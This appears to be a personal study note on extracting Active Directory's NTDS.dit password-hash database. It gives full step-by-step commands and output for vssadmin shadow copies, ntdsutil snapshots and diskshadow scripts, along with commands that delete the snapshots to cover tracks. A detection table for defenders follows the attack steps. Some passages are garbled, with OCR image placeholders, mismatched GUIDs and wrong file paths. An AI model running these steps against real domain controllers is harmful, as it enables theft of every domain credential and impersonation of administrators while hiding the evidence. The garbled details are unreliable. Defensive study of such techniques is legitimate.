NTDS.dit

Friday, July 29, 2022
2:41 PM

What is the Ntds.dit File?

The Ntds.dit file is a database that stores Active Directory data, including information about user objects, groups and group membership.

Importantly, the file also stores the password hashes for all users in the domain. Cybercriminals who extract these hashes can then perform Pass the Hash attacks using tools such as Mimikatz, or crack the passwords offline using tools like Hashcat. In fact, once an attacker has extracted the hashes, they are able to act as any user on the domain — including Domain Administrators.

Stealing the Ntds.dit file

The first step is to get a copy of the Ntds.dit. This isn't as straightforward as it sounds because this file is constantly in use by AD and therefore locked. If you try to simply copy the file, you will see an error message like this:

There are several ways around this roadblock using capabilities built into Windows or with PowerShell libraries. For example, an attacker can:

1. Use Volume Shadow Copies via the VSSAdmin command
2. Leverage the NTDSUtil diagnostic tool available as part of Active Directory
3. Export NDTS.DIT using Diskshadow
4. Use the PowerSploit penetration testing PowerShell modules
5. Use vssown.vbs to extract NTDS.DIT
6. Leverage snapshots if the domain controllers are running as virtual machines
7. FGDump

8. DSInternals
9. NTDSDumpEx
10. Metasploit
    a. NTDS_location
    b. NTDS_grabber
    c. secretsdump
11. CrackMapExec
12. Mimikatz

There may be other tools which are used too. From all these, the **first 3** are few native ways I found to steal this file.

1. Using VSSAdmin to steal the Ntds.dit file

Step 1. Create a volume shadow copy:

```
C:\Windows\system32>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {679a27e9-f53d-43e3-b5c9-6f75ce1d937c}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8
```

Step 2. Retrieve the Ntds.dit file from volume shadow copy:

```
C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\windows
\ntds\ntds.dit c:\Extract\ntds.dit
        1 file(s) copied.
```

Step 3. Copy the SYSTEM file from the registry or volume shadow copy, since it contains the Boot Key that will be needed to decrypt the Ntds.dit file later:

```
C:\Windows\system32>reg SAVE HKLM\SYSTEM c:\Extract\SYS
The operation completed successfully.
```

```
C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\window
\system32\config\SYSTEM  c:\Extract\SYSTEM
        1 file(s) copied.
```

Cover your tracks:

```
C:\Windows\system32>vssadmin delete shadows /shadow={679a27e9-f53d-43e3-b5c9-6f7
5ce1d937c}
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Do you really want to delete 1 shadow copies (Y/N): [N]? y

Successfully deleted 1 shadow copies.
```

---

2. Leverage the NTDSUtil diagnostic tool available as part of Active Directory

Create snapshot

ntdsutil snapshot "activate instance ntds" create quit quit


```
C:\Users\Administrator>ntdsutil snapshot "activate instance ntds" create quit quit
ntdsutil: snapshot
snapshot: activate instance ntds
Active instance set to "ntds".
snapshot: create
Creating snapshot...
Snapshot set {6e5a865a-f7f4-4fd0-afbc-7f63e6856fae} generated successfully.
snapshot: quit
ntdsutil: quit
```

Mount


ntdsutil snapshot "mount {b425cef1-c73c-4be5-ad86-522c27a18180}" quit quit

```
C:\Users\Administrator>ntdsutil snapshot "mount {6e5a865a-f7f4-4fd0-afbc-7f63e6856fae}" qu
ntdsutil: snapshot
snapshot: mount {6e5a865a-f7f4-4fd0-afbc-7f63e6856fae}
Snapshot {f93b29d1-460c-471b-b473-116d4069786e} mounted as C:\$SNAP_202207292204_VOLUMEC$\
snapshot: quit
ntdsutil: quit
```

Now, since its mounted you can browse to this file and copy the ntds.dit file directly [File Location: C:\System32\ntds.dit]



looks like copy of C:\



Covering your tracks:

Uninstall snapshot:
ntdsutil snapshot "unmount {b425cef1-c73c-4be5-ad86-522c27a18180}" quit quit

Delete snapshot:
ntdsutil snapshot "delete {b425cef1-c73c-4be5-ad86-522c27a18180}" quit quit

---

3. Export NDTS.DIT using Diskshadow

You can use Diskshadow.exe to execute the command.

Example showing how the command works:


You can use Diskshadow.exe to execute the command.

For example, write the command "Exec C: \ Windows \ System \ Calc.exe" required to be executed, write C: \ Command.txt file

```
echo exec c:\windows\system32\calc.exe > command.txt
type command.txt
```

Use Diskshadow to perform commands in txt

```
diskshadow /s command.txt
```



DiskShadow can also be used to export ntds.dit, write a file to a file as follows:

// Set the volume shadow copy
set context persistent nowriters

// Add volume
add volume c: alias someAlias

// Create a snapshot
create

// Assign a virtual disk disk
expose %someAlias% z:

// Copy NTDS.DIT to the C drive
exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\ntds.dit

/ / Delete all snapshots
delete shadows all

/ / List the volume copy copy in the system
list shadows all

//quit
reset

exit

Execute the following command, note that you need to enter the C: \ Windows \ System32 directory, otherwise it will report an error.

diskshadow /s C:\command.txt

After exporting NTDS.DIT, you can dump the System.hive. Because IStem.hive stores NTDS.DIT's key, there is no key to view information in ntds.dit.

reg save hklm\system c:\windows\temp\system.hive

Detection Engineering

Volume Shadow Copy (VSSAdmin)

Detection	Log Source	Indicators
Creation of shadow copy using vssadmin	Windows Event Logs / Sysmon	Command line: vssadmin create shadow /for=C:
Copy of ntds.dit from shadow volume	File system logs / Sysmon	Copy from shadow path like \?\GLOBALROOT\Device\HarddiskVolumeShadowCopyX
Copy of SYSTEM hive	Registry / File system logs	Command: reg save HKLM\SYSTEM ... or copy from shadow

NTDSUtil Tool Usage

Detection	Log Source	Indicators
Snapshot creation using ntdsutil	Process Logs / Sysmon	Command line contains: ntdsutil snapshot "activate instance ntds" create
Mounting snapshot volume	Sysmon / File Logs	Command line includes: mount {GUID}
Access and copy from snapshot-mounted volume	File Access Logs	Access to mounted volume resembling snapshot path

DiskShadow Exploitation

Detection	Log Source	Indicators
Execution of diskshadow with persistent context	Sysmon / Security Logs	Script includes: set context persistent nowriters
Volume aliasing and snapshot exposure	Disk Management / Logs	Commands: add volume, expose alias
NTDS.dit copied via exposed shadow	Sysmon / File Logs	Copy command from shadow volume to local path
Saving system hive for boot key	Registry Logs	Command: reg save HKLM\system ...

Covering Tracks

Detection	Log Source	Indicators
Unmounting and deleting VSS snapshots	Sysmon / Security Logs	Command: ntdsutil snapshot "unmount/delete {GUID}"
Delete shadows using diskshadow	Diskshadow / PowerShell Logs	Command: delete shadows all

PowerShell / Tools / Frameworks

Detection	Log Source	Indicators
PowerSploit NTDS extraction modules	PowerShell Logs (Event ID 4104)	Modules: Get-ADDBAccount, Invoke-NinjaCopy
Usage of vssown.vbs or DSInternals	Script-based detections	Script invocation with keywords: vssown, DSInternals
Secretsdump, CrackMapExec, or Mimikatz NTDS modules	Process logs / Network logs	Known tools execution or unusual access to admin shares

Indicators of NTDS.dit Exfiltration

Detection	Log Source	Indicators
Access to file path: C:\Windows\NTDS\ntds.dit	File monitoring / Sysmon	Unusual read operations or copy attempts
Suspicious access to SYSTEM hive or NTDS keys	Registry Access Logs	Commands involving SYSTEM hive or key exports

Sources:

https://blog.netwrix.com/2021/11/30/extracting-password-hashes-from-the-ntds-dit-file/
https://www.hackingarticles.in/credential-dumping-ntds-dit/
https://www.programmerall.com/article/97622231488/